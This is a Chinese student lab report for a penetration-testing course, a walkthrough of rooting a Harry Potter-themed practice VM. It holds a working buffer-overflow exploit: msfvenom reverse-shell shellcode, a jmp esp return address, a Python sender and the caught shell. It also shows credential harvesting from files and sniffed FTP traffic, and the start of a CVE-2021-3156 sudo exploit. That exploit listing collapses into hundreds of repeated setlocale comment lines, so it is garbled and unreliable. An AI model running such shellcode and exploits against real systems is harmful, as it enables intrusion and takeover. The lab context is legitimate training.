

# 《网络攻防实战》实验报告

第6次实验： 靶机 8

姓名： 罗嘉璐

学号： 211220047

21级计算机科学与技术系

邮箱： 211220047@smail.nju.edu.cn

时间： 2023.11.19

## 一、实验目的

取得目标靶机的 root 权限。

我们将使用到以下攻击手段：主机发现、端口扫描、缓冲区溢出攻击，edb 调试，随机字符生成。

## 二、实验内容

### 1、靶机端口扫描

arp-scan -l

nmap -p- 10.0.2.27

nmap -p21,22,80,2222,9898 -sV 10.0.2.27

在浏览器打开 10.0.2.12:80 只看到了哈利波特和伏地魔的图片。

发现 ftp 匿名登录。

```
(root@kali)-[~]
# nmap -p21 -sV 10.0.2.27 -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-19 05:07 EST
Nmap scan report for 10.0.2.27
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 705996 Apr 12 2021 server_hogwarts
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:10.0.2.7
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
MAC Address: 08:00:27:D8:B2:8C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
```

下载 server\_hogwarts 文件

```
(root@kali)-[~]
# ftp 10.0.2.27
Connected to 10.0.2.27.
220 (vsFTPD 3.0.3)
Name (10.0.2.2:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get server_hogwarts
local: server_hogwarts remote: server_hogwarts
229 Entering Extended Passive Mode (|||38623|)
150 Opening BINARY mode data connection for server_hogwarts (705996 bytes).
100% |*****| 689 KiB 21.85 MiB/s 00:00 ETA
226 Transfer complete.
705996 bytes received in 00:00 (20.42 MiB/s)
ftp>
```

查看文件类型发现是一个 ELF 可执行文件，提高权限执行，发现没有输出

```
(root@kali)-[~]
# file server_hogwarts
server_hogwarts: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, BuildID[sha1]=1d09ce1a9929b282f26770218b8d247716869bd0, for GNU/Linux 3.2.0, not stripped

(root@kali)-[~]
# chmod 777 server_hogwarts

(root@kali)-[~]
# ./server_hogwarts
```

查看后台进程和该进程的相关信息，发现这个进程运行在 9898 端口上

```
(kali㉿kali)-[~]
└─$ ps -aux | grep server
kali      9877  0.0  0.0   924   384 pts/2    S+   05:13   0:00 ./server_hogwarts
kali      9931  0.0  0.0   6340  2304 pts/4    S+   05:13   0:00 grep --color=auto server

(kali㉿kali)-[~]
└─$ ss -pantu | grep server_hogwarts
tcp       LISTEN 0      3            0.0.0.0:9898      0.0.0.0:*      users:((("server_hogwarts",pid=9877,f
d=3))
```

使用 nc 监听 9898 端口发现可以输入，考虑缓冲区溢出攻击。

```
(kali㉿kali)-[~]
└─$ nc 127.0.0.1 9898
Welcome to Hogwarts magic portal
Tell your spell and ELDER WAND will perform the magic


Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra

Enter your spell: 111
```


将 kali 本机的 alsr 安全机制关闭（地址空间随机化机制）

echo 0 > /proc/sys/kernel/randomize\_va\_space


使用 edb 对当前程序进行调试。点击 file->attach->搜索 server,选择 ok,点击运行



用 python 生成 500 个 A, python -c "print(500\*'A')"然后在监听窗口输入，触发报错




此时 eip 的值是 414141 是 A，说明字符覆盖了函数返回地址，程序发生了错误跳转，这次使用 `msf-pattern_create -l 500` 生成 500 个不一样的字符串。重新调试程序。



找到这个输入的字符串中编码为 “\x64\x41\x37\x64” 的偏移量，`msf-pattern_offset -l 500 -q 64413764`，匹配到了 112 处。说明从 113 个字符串开始造成了栈溢出。

设想将反弹 shell 代码注入栈中，而使程序跳转到栈中执行（`jmp esp`），即可令靶机上的程序执行反弹 shell 代码生成反弹 shell。

寻找原程序中的 `jmp esp` 指令，打开 edb 的 `plugins->Opcode Search` 选择一个可执行段，然后搜索 `esp->eip`，记录地址 `0x08049d55`。



构造字符串：`msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.7 LPORT=4444 -b '\x00' -f`

`py`，编写注入脚本

```
#!/usr/bin/python2
```

```
import sys,socket
```

```
buf = b""
```

```
buf += b"\xb8\xd4\xbe\xd2\x98\xd9\xc3\xd9\x74\x24\xf4\x5d\x31"
```

```
buf += b"\xc9\xb1\x12\x31\x45\x12\x03\x45\x12\x83\x39\x42\x30"
```

```
buf += b"\x6d\xf0\x60\x42\x6d\xa1\xd5\xfe\x18\x47\x53\xe1\x6d"
```

```
buf += b"\x21\xae\x62\x1e\xf4\x80\x5c\xec\x86\xa8\xdb\x17\xee"
```

```
buf += b"\x86\x09\xcc\x52\xbe\x33\x0c\xbb\x63\xbd\xed\x0b\xfd"
```

```
buf += b"\xed\xbc\x38\xb1\x0d\xb6\x5f\x78\x91\x9a\xf7\xed\xbd"
```

```
buf += b"\x69\x6f\x9a\xee\xa2\x0d\x33\x78\x5f\x83\x90\xf3\x41"
```

```
buf += b"\x93\x1c\xc9\x02"
```

```
payload='A'*112+'\x55\x9d\x04\x08'+'\x90'*32+buf
```

```
try:
```

```
    s=socket.socket()
```

```
    s.connect(('127.0.0.1',9898))
```

```
    s.send((payload))
```

```
    s.close()
```

```
except:
```

```
    print('wrong')
```

```
    sys.exit()
```

监听 4444 端口，运行这个脚本

```
(root@kali)-[~/Desktop]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.21.36.188] from (UNKNOWN) [172.21.81.133] 42980
whoami
harry
```



在 home/harry 下面有 .mycreds.txt 文件，打开发现是密码。

```
cd /home/harry
ls -a
.
..
.ash_history
.mycreds.txt
cat .mycreds.txt
HarryP0tter@Hogwarts123
```

使用这个密码和账户成功远程登录，发现在 docker 容器里面。

```
[sudo] password for kali:
(kali㉿kali)-[~]
# ssh harry@10.0.2.27 -p 2222
The authenticity of host '[10.0.2.27]:2222 ([10.0.2.27]:2222)' can't be established.
ED25519 key fingerprint is SHA256:6CW2ttBtHX05anpjXGy+JzIt+kEjx+YHsARGIfEj9r0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.27]:2222' (ED25519) to the list of known hosts.
harry@10.0.2.27's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

2b1599256ca6:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
2b1599256ca6:~$
```

发现 sudo 直接可以获得，根目录下面有两个文件，提示监听 tcp 流量

```
2b1599256ca6:~$ sudo -l
User harry may run the following commands on 2b1599256ca6:
    (ALL) NOPASSWD: ALL
2b1599256ca6:~$ sudo -s
2b1599256ca6:/home/harry# cd /root
2b1599256ca6:~# ls
horcrux1.txt  note.txt
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRfc1RyT3llZCBieSB2b2xEZU1vclQ=}
2b1599256ca6:~# cat note.txt
Hello Admin!!

We have found that someone is trying to login to our ftp server by mistake.You are requested to analyze the traffic and figure out the user.
```

发现握手信息包含用户名和密码

- USER: **neville**
- PASS: **bl!Bsg3k**

```
10:56:01.789909 IP 172.17.0.1.56226 > 2b1599256ca6.21: Flags [P.], seq 1:15, ack 21, win 502, options [nop,nop,TS val 1079666781 ecr 1878906453], length 14: FTP: USER neville
10:56:01.789912 IP 2b1599256ca6.21 > 172.17.0.1.56226: Flags [.], ack 15, win 510, options [nop,nop,TS val 1878906453 ecr 1079666781], length 0
10:56:01.789937 IP 2b1599256ca6.21 > 172.17.0.1.56226: Flags [P.], seq 21:55, ack 15, win 510, options [nop,nop,TS val 1878906454 ecr 1079666781], length 34: FTP: 331 Please specify the password.
10:56:01.789951 IP 172.17.0.1.56226 > 2b1599256ca6.21: Flags [P.], seq 15:30, ack 55, win 502, options [nop,nop,TS val 1079666782 ecr 1878906454], length 15: FTP: PASS bl!Bsg3k
```

尝试远程登录

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ssh neville@10.0.2.27  
The authenticity of host '10.0.2.27 (10.0.2.27)' can't be established.  
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPPtv2r6TrAs.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.0.2.27' (ED25519) to the list of known hosts.  
neville@10.0.2.27's password:  
Linux box8 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Nov 15 16:18:52 2023 from 10.0.2.7  
neville@box8:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:d8:b2:8c brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.27/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 520sec preferred_lft 520sec  
    inet6 fe80::a00:27ff:fed8:b28c/64 scope link
```

查看版本信息尝试提权

```
neville@box8:~$ cd /home/neville  
neville@box8:~$ ls -al  
total 564  
drwxr-xr-x 4 neville neville 536576 Nov 15 16:36 .  
drwxr-xr-x 3 root root 4096 Apr 7 2021 ..  
lrwxrwxrwx 1 root root 9 Apr 13 2021 .bash_history -> /dev/null  
-rw-r--r-- 1 neville neville 220 Apr 7 2021 .bash_logout  
-rw-r--r-- 1 root root 570 Apr 13 2021 .bashrc  
-rw-r--r-- 1 neville neville 8185 Nov 15 16:31 exploit_nss.py  
drwx----- 3 neville neville 4096 Apr 24 2021 .gnupg  
-rw-r--r-- 1 root root 79 Apr 7 2021 horcrux2.txt  
drwxr-xr-x 2 neville neville 4096 Nov 15 16:36 libnss_X  
-rw-r--r-- 1 neville neville 807 Apr 7 2021 .profile  
neville@box8:~$ cat horcrux2.txt  
horcrux_{NzogTmFHaU5pIHRIZSBtBkFrZSBkZVN0cm9ZZWQgQnkgTmVWYWxsZS8Mb25HYm9UVG9t}  
neville@box8:~$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Debian  
Description: Debian GNU/Linux 10 (buster)  
Release: 10  
Codename: buster  
neville@box8:~$ sudo --version  
Sudo version 1.8.27  
Sudoers policy plugin version 1.8.27  
Sudoers file grammar version 46  
Sudoers I/O plugin version 1.8.27  
neville@box8:~$
```

找到漏洞利用文件 CVE-2021-3156 下载到 kali 修改 sudo 路径

```
19  
20 SUDO_PATH = b"/usr/local/bin/sudo"  
21  
22 libc = cdll.LoadLibrary("libc.so.6")  
23  
24 # don't use LC_ALL (6). it override other  
25 LC_CATS = [  
26     b"LC_CTYPE", b"LC_NUMERIC", b"LC_T  
27     b"LC_MONETARY",  
28     b"LC_MESSAGES", b"LC_ALL", b"LC_PA  
29     b"LC_TELEPHONE", b"LC_MEASUREMENT"  
30 ]  
31  
32 # setlocale(LC_CTYPE, "C")  
33  
34 # setlocale(LC_CTYPE, "C")  
35  
36 # setlocale(LC_CTYPE, "C")  
37  
38 # setlocale(LC_CTYPE, "C")  
39  
40 # setlocale(LC_CTYPE, "C")  
41  
42 # setlocale(LC_CTYPE, "C")  
43  
44 # setlocale(LC_CTYPE, "C")  
45  
46 # setlocale(LC_CTYPE, "C")  
47  
48 # setlocale(LC_CTYPE, "C")  
49  
50 # setlocale(LC_CTYPE, "C")  
51  
52 # setlocale(LC_CTYPE, "C")  
53  
54 # setlocale(LC_CTYPE, "C")  
55  
56 # setlocale(LC_CTYPE, "C")  
57  
58 # setlocale(LC_CTYPE, "C")  
59  
60 # setlocale(LC_CTYPE, "C")  
61  
62 # setlocale(LC_CTYPE, "C")  
63  
64 # setlocale(LC_CTYPE, "C")  
65  
66 # setlocale(LC_CTYPE, "C")  
67  
68 # setlocale(LC_CTYPE, "C")  
69  
70 # setlocale(LC_CTYPE, "C")  
71  
72 # setlocale(LC_CTYPE, "C")  
73  
74 # setlocale(LC_CTYPE, "C")  
75  
76 # setlocale(LC_CTYPE, "C")  
77  
78 # setlocale(LC_CTYPE, "C")  
79  
80 # setlocale(LC_CTYPE, "C")  
81  
82 # setlocale(LC_CTYPE, "C")  
83  
84 # setlocale(LC_CTYPE, "C")  
85  
86 # setlocale(LC_CTYPE, "C")  
87  
88 # setlocale(LC_CTYPE, "C")  
89  
90 # setlocale(LC_CTYPE, "C")  
91  
92 # setlocale(LC_CTYPE, "C")  
93  
94 # setlocale(LC_CTYPE, "C")  
95  
96 # setlocale(LC_CTYPE, "C")  
97  
98 # setlocale(LC_CTYPE, "C")  
99  
100 # setlocale(LC_CTYPE, "C")  
101  
102 # setlocale(LC_CTYPE, "C")  
103  
104 # setlocale(LC_CTYPE, "C")  
105  
106 # setlocale(LC_CTYPE, "C")  
107  
108 # setlocale(LC_CTYPE, "C")  
109  
110 # setlocale(LC_CTYPE, "C")  
111  
112 # setlocale(LC_CTYPE, "C")  
113  
114 # setlocale(LC_CTYPE, "C")  
115  
116 # setlocale(LC_CTYPE, "C")  
117  
118 # setlocale(LC_CTYPE, "C")  
119  
120 # setlocale(LC_CTYPE, "C")  
121  
122 # setlocale(LC_CTYPE, "C")  
123  
124 # setlocale(LC_CTYPE, "C")  
125  
126 # setlocale(LC_CTYPE, "C")  
127  
128 # setlocale(LC_CTYPE, "C")  
129  
130 # setlocale(LC_CTYPE, "C")  
131  
132 # setlocale(LC_CTYPE, "C")  
133  
134 # setlocale(LC_CTYPE, "C")  
135  
136 # setlocale(LC_CTYPE, "C")  
137  
138 # setlocale(LC_CTYPE, "C")  
139  
140 # setlocale(LC_CTYPE, "C")  
141  
142 # setlocale(LC_CTYPE, "C")  
143  
144 # setlocale(LC_CTYPE, "C")  
145  
146 # setlocale(LC_CTYPE, "C")  
147  
148 # setlocale(LC_CTYPE, "C")  
149  
150 # setlocale(LC_CTYPE, "C")  
151  
152 # setlocale(LC_CTYPE, "C")  
153  
154 # setlocale(LC_CTYPE, "C")  
155  
156 # setlocale(LC_CTYPE, "C")  
157  
158 # setlocale(LC_CTYPE, "C")  
159  
160 # setlocale(LC_CTYPE, "C")  
161  
162 # setlocale(LC_CTYPE, "C")  
163  
164 # setlocale(LC_CTYPE, "C")  
165  
166 # setlocale(LC_CTYPE, "C")  
167  
168 # setlocale(LC_CTYPE, "C")  
169  
170 # setlocale(LC_CTYPE, "C")  
171  
172 # setlocale(LC_CTYPE, "C")  
173  
174 # setlocale(LC_CTYPE, "C")  
175  
176 # setlocale(LC_CTYPE, "C")  
177  
178 # setlocale(LC_CTYPE, "C")  
179  
180 # setlocale(LC_CTYPE, "C")  
181  
182 # setlocale(LC_CTYPE, "C")  
183  
184 # setlocale(LC_CTYPE, "C")  
185  
186 # setlocale(LC_CTYPE, "C")  
187  
188 # setlocale(LC_CTYPE, "C")  
189  
190 # setlocale(LC_CTYPE, "C")  
191  
192 # setlocale(LC_CTYPE, "C")  
193  
194 # setlocale(LC_CTYPE, "C")  
195  
196 # setlocale(LC_CTYPE, "C")  
197  
198 # setlocale(LC_CTYPE, "C")  
199  
200 # setlocale(LC_CTYPE, "C")  
201  
202 # setlocale(LC_CTYPE, "C")  
203  
204 # setlocale(LC_CTYPE, "C")  
205  
206 # setlocale(LC_CTYPE, "C")  
207  
208 # setlocale(LC_CTYPE, "C")  
209  
210 # setlocale(LC_CTYPE, "C")  
211  
212 # setlocale(LC_CTYPE, "C")  
213  
214 # setlocale(LC_CTYPE, "C")  
215  
216 # setlocale(LC_CTYPE, "C")  
217  
218 # setlocale(LC_CTYPE, "C")  
219  
220 # setlocale(LC_CTYPE, "C")  
221  
222 # setlocale(LC_CTYPE, "C")  
223  
224 # setlocale(LC_CTYPE, "C")  
225  
226 # setlocale(LC_CTYPE, "C")  
227  
228 # setlocale(LC_CTYPE, "C")  
229  
230 # setlocale(LC_CTYPE, "C")  
231  
232 # setlocale(LC_CTYPE, "C")  
233  
234 # setlocale(LC_CTYPE, "C")  
235  
236 # setlocale(LC_CTYPE, "C")  
237  
238 # setlocale(LC_CTYPE, "C")  
239  
240 # setlocale(LC_CTYPE, "C")  
241  
242 # setlocale(LC_CTYPE, "C")  
243  
244 # setlocale(LC_CTYPE, "C")  
245  
246 # setlocale(LC_CTYPE, "C")  
247  
248 # setlocale(LC_CTYPE, "C")  
249  
250 # setlocale(LC_CTYPE, "C")  
251  
252 # setlocale(LC_CTYPE, "C")  
253  
254 # setlocale(LC_CTYPE, "C")  
255  
256 # setlocale(LC_CTYPE, "C")  
257  
258 # setlocale(LC_CTYPE, "C")  
259  
260 # setlocale(LC_CTYPE, "C")  
261  
262 # setlocale(LC_CTYPE, "C")  
263  
264 # setlocale(LC_CTYPE, "C")  
265  
266 # setlocale(LC_CTYPE, "C")  
267  
268 # setlocale(LC_CTYPE, "C")  
269  
270 # setlocale(LC_CTYPE, "C")  
271  
272 # setlocale(LC_CTYPE, "C")  
273  
274 # setlocale(LC_CTYPE, "C")  
275  
276 # setlocale(LC_CTYPE, "C")  
277  
278 # setlocale(LC_CTYPE, "C")  
279  
280 # setlocale(LC_CTYPE, "C")  
281  
282 # setlocale(LC_CTYPE, "C")  
283  
284 # setlocale(LC_CTYPE, "C")  
285  
286 # setlocale(LC_CTYPE, "C")  
287  
288 # setlocale(LC_CTYPE, "C")  
289  
290 # setlocale(LC_CTYPE, "C")  
291  
292 # setlocale(LC_CTYPE, "C")  
293  
294 # setlocale(LC_CTYPE, "C")  
295  
296 # setlocale(LC_CTYPE, "C")  
297  
298 # setlocale(LC_CTYPE, "C")  
299  
300 # setlocale(LC_CTYPE, "C")  
301  
302 # setlocale(LC_CTYPE, "C")  
303  
304 # setlocale(LC_CTYPE, "C")  
305  
306 # setlocale(LC_CTYPE, "C")  
307  
308 # setlocale(LC_CTYPE, "C")  
309  
310 # setlocale(LC_CTYPE, "C")  
311  
312 # setlocale(LC_CTYPE, "C")  
313  
314 # setlocale(LC_CTYPE, "C")  
315  
316 # setlocale(LC_CTYPE, "C")  
317  
318 # setlocale(LC_CTYPE, "C")  
319  
320 # setlocale(LC_CTYPE, "C")  
321  
322 # setlocale(LC_CTYPE, "C")  
323  
324 # setlocale(LC_CTYPE, "C")  
325  
326 # setlocale(LC_CTYPE, "C")  
327  
328 # setlocale(LC_CTYPE, "C")  
329  
330 # setlocale(LC_CTYPE, "C")  
331  
332 # setlocale(LC_CTYPE, "C")  
333  
334 # setlocale(LC_CTYPE, "C")  
335  
336 # setlocale(LC_CTYPE, "C")  
337  
338 # setlocale(LC_CTYPE, "C")  
339  
340 # setlocale(LC_CTYPE, "C")  
341  
342 # setlocale(LC_CTYPE, "C")  
343  
344 # setlocale(LC_CTYPE, "C")  
345  
346 # setlocale(LC_CTYPE, "C")  
347  
348 # setlocale(LC_CTYPE, "C")  
349  
350 # setlocale(LC_CTYPE, "C")  
351  
352 # setlocale(LC_CTYPE, "C")  
353  
354 # setlocale(LC_CTYPE, "C")  
355  
356 # setlocale(LC_CTYPE, "C")  
357  
358 # setlocale(LC_CTYPE, "C")  
359  
360 # setlocale(LC_CTYPE, "C")  
361  
362 # setlocale(LC_CTYPE, "C")  
363  
364 # setlocale(LC_CTYPE, "C")  
365  
366 # setlocale(LC_CTYPE, "C")  
367  
368 # setlocale(LC_CTYPE, "C")  
369  
370 # setlocale(LC_CTYPE, "C")  
371  
372 # setlocale(LC_CTYPE, "C")  
373  
374 # setlocale(LC_CTYPE, "C")  
375  
376 # setlocale(LC_CTYPE, "C")  
377  
378 # setlocale(LC_CTYPE, "C")  
379  
380 # setlocale(LC_CTYPE, "C")  
381  
382 # setlocale(LC_CTYPE, "C")  
383  
384 # setlocale(LC_CTYPE, "C")  
385  
386 # setlocale(LC_CTYPE, "C")  
387  
388 # setlocale(LC_CTYPE, "C")  
389  
390 # setlocale(LC_CTYPE, "C")  
391  
392 # setlocale(LC_CTYPE, "C")  
393  
394 # setlocale(LC_CTYPE, "C")  
395  
396 # setlocale(LC_CTYPE, "C")  
397  
398 # setlocale(LC_CTYPE, "C")  
399  
400 # setlocale(LC_CTYPE, "C")  
401  
402 # setlocale(LC_CTYPE, "C")  
403  
404 # setlocale(LC_CTYPE, "C")  
405  
406 # setlocale(LC_CTYPE, "C")  
407  
